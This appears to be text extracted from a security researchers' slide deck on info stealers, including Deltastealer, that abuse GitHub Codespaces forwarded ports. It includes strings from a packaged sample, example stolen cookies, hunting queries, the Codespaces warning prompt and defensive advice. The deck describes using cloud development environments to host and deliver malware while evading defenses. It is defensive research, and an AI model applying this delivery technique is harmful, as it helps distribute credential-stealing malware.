
# Deltastealer – Public Chat Groups



# Deltastealer – Public Chat Groups

---

- Using Codespaces & Swagger for API development




# Deltastealer – Public Chat Groups

- Using 'pkg' to package NodeJS scripts

```
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\deps\v8\src\compiler\c
ompilation-dependencies.cc
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\deps\v8\src\compiler\j
s-call-reducer.cc
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\deps\v8\src\compiler\j
s-context-specialization.cc
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\deps\v8\src\compiler\j
s-native-context-specialization.cc
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\out\Release\obj\global
_intermediate\node_code_cache.cc:990
C:\Users\runneradmin\AppData\Local\Temp\pkg.c7c6a10fb0263a69b4596321\node\out\Release\node.pdb
// See https://github.com/vercel/pkg/issues/1589 for more details.
process.pkg = {};
process.versions.pkg = '5.8.0';
process.pkg.mount = createMountpoint;
process.pkg.entrypoint = ENTRYPOINT;
process.pkg.defaultEntrypoint = DEFAULT_ENTRYPOINT;
process.pkg.path = {};
process.pkg.path.resolve = function resolve() {
  error.pkg = true;
  error.pkg = true;
  error.pkg = true;
  tmpFolder = fs.mkdtempSync(path.join(os.tmpdir(), 'pkg-'));
  fd._pkg = { externalFile, file: path_ };
  if (fd._pkg) {
    `[PKG] Cannot write into Snapshot file : ${fd._pkg.file}`
    if (!error.pkg) {
      error.pkg = true;
    }
  }
  // Example: /tmp/pkg/<hash>
  const tmpFolder = path.join(tmpdir(), 'pkg', hash);
  // Example: /tmp/pkg/<hash>/sharp/build/Release/sharp.node
```

# Deltastealer – Public Chat Groups

- Stolen cookies



```
File Edit Format View Help
.google.com TRUE / FALSE 2597573456 CONSENT PENDING+422
.youtube.com TRUE / FALSE 2597573456 CONSENT PENDING+602
.youtube.com TRUE / FALSE 2597573456 GPS 1
.google.com TRUE / FALSE 2597573456 NID 511=WLhrPa7xJs1FmIXQ_P76-trcdWixa2
consent.youtube.com TRUE / FALSE 2597573456 OTZ 7178175_84_88_104280_84_44
.youtube.com TRUE / FALSE 2597573456 PREF tz=America.Los_Angeles
.google.com TRUE / FALSE 2597573456 SOCS CAISHAgCEhJnd3NfmjAyMzA4MjItMF9SQzI
.youtube.com TRUE / FALSE 2597573456 SOCS CAISNOgDEitib3FfaWRlbnRpdHlmcm9udGV
.youtube.com TRUE / FALSE 2597573456 VISITOR_INFO1_LIVE OcCdfs1dQ7U
.youtube.com TRUE / FALSE 2597573456 VISITOR_PRIVACY_METADATA CgJDWhIA
```




# Hunting Tips

# Hunting

- Domain relations tab: **app.github.dev** (preview.app.github.dev)

## Subdomains (386) ⓘ

ubiquitous-pancake-r4795g4xwq5jc56q6-8080.app.github.dev	0 / 90
effective-chainsaw-x5r7q795jpgrfqrq-5000.app.github.dev	0 / 90
automatic-fishstick-w6pxp5xw5xwh5qqv-8888.app.github.dev	0 / 90
studious-enigma-wrg4g695rpwh5qqp-5000.app.github.dev	0 / 90
ideal-palm-tree-49rqv6q7qrv5gr9-8080.app.github.dev	0 / 90
orange-space-cod-669pg7ggrqh5gv9-3306.app.github.dev	0 / 90
fuzzy-computing-machine-jwgr79r5rgv2jg5-8888.app.github.dev	0 / 90
improved-computing-machine-j9476g6jg7xfqg55-8081.app.github.dev	0 / 90
scaling-waddle-g44jx5xg44xfwj9j-5173.app.github.dev	0 / 90
laughing-spoon-67r7w7g4xrwf4rvw-5000.app.github.dev	1 / 90



ⓘ No security vendors flagged this domain as malicious

app.github.dev

github.dev






misc

information technology

top-1M

# Hunting

- (behaviour | content): "app.github.dev" ("preview.app.github.dev")

<input type="checkbox"/>	 C:\Users\user\AppData\Local\Temp\kisezjkw.f2f\2fef690dbdc6c3eeead55f9eba64dd6f	19 / 64	82.54 MB
	<a href="#">peexe</a> <a href="#">detect-debug-environment</a> <a href="#">calls-wmi</a> <a href="#">executes-dropped-file</a> <a href="#">overlay</a>		
<input type="checkbox"/>	 Discord Account Generator - By iRennegade.exe	35 / 66	24.46 MB
	<a href="#">peexe</a> <a href="#">assembly</a> <a href="#">overlay</a> <a href="#">runtime-modules</a> <a href="#">detect-debug-environment</a> <a href="#">checks-network-adapters</a> <a href="#">long-sleeps</a> ...		
<input type="checkbox"/>	 C:\Users\user\AppData\defender.exe	36 / 70	24.46 MB
	<a href="#">peexe</a> <a href="#">assembly</a> <a href="#">overlay</a> <a href="#">runtime-modules</a> <a href="#">detect-debug-environment</a> <a href="#">checks-network-adapters</a> <a href="#">long-sleeps</a> ...		
<input type="checkbox"/>	 malware (2).exe	36 / 68	24.48 MB
	<a href="#">peexe</a> <a href="#">assembly</a> <a href="#">overlay</a> <a href="#">runtime-modules</a> <a href="#">detect-debug-environment</a> <a href="#">checks-network-adapters</a> <a href="#">idle</a> <a href="#">long-sleeps</a> ...		
<input type="checkbox"/>	 malware.exe	6 / 67	133.70 MB
	<a href="#">peexe</a> <a href="#">assembly</a> <a href="#">overlay</a> <a href="#">detect-debug-environment</a> <a href="#">checks-network-adapters</a> <a href="#">idle</a> <a href="#">64bits</a>		

# Updates to GitHub Codespaces

# Codespace Domain Updated (July 14, 2023)

---

## Codespaces is updating the domain used for forwarded ports

Starting in August, Codespaces will be updating web client port forwarding to improve security, reliability, and performance for users. As part of this update, the URL for

forwarded ports will change from `https://*.preview.app.github.dev` to `https://*.app.github.dev`.

<https://github.blog/changelog/2023-07-14-codespaces-port-forwarding-domain-name-updates/>

# Codespace Public Port Access Prompt

- Browser prompt
- Likely 'User-Agent' field

## You are about to access a development port served by someone's codespace

⚠ Only continue to visit the website if you trust whoever sent you the link

📄 Personal information you disclose such as credit card numbers or passwords may be available to the developer of this site

⚠ Note that this warning will only be shown once per codespace session.

[Report unsafe page](#)


Continue

Next: You'll be redirected to: [congenial-space-happiness-9qq7vp5vr7p37xwg-8080.app.github.dev](https://congenial-space-happiness-9qq7vp5vr7p37xwg-8080.app.github.dev)

# Conclusion

# Conclusion

- Low bar to create resources
- High ease of use
- Dev. features arm attackers
- Evade traditional defenses
- Short-lived, replicable environments



i 3 detected files communicating with this domain

preview.app.github.dev

github.dev

misc

information technology

top-1M



# Conclusion

---

- While using Codespaces/Cloud-IDEs: “trust, but verify”
- Vet container images, code repositories, etc.
- Verify dev-container configurations for local dev. environments
- Audit Codespace and access token usage from GitHub logs
- Segregate developer and production environments

# References

---

- [Abusing a GitHub Codespaces Feature For Malware Delivery](#)  
(blogpost, Jan 16<sup>th</sup>, 2023)
- [Rust-Based Info Stealers Abuse GitHub Codespaces](#)  
(blogpost, May 19<sup>th</sup>, 2023)
- [Info Stealer Abusing Codespaces Puts Discord Users at Risk](#)  
(blogpost, May 23<sup>rd</sup>, 2023)



@JaromirHorejsi



@\_niteshsurana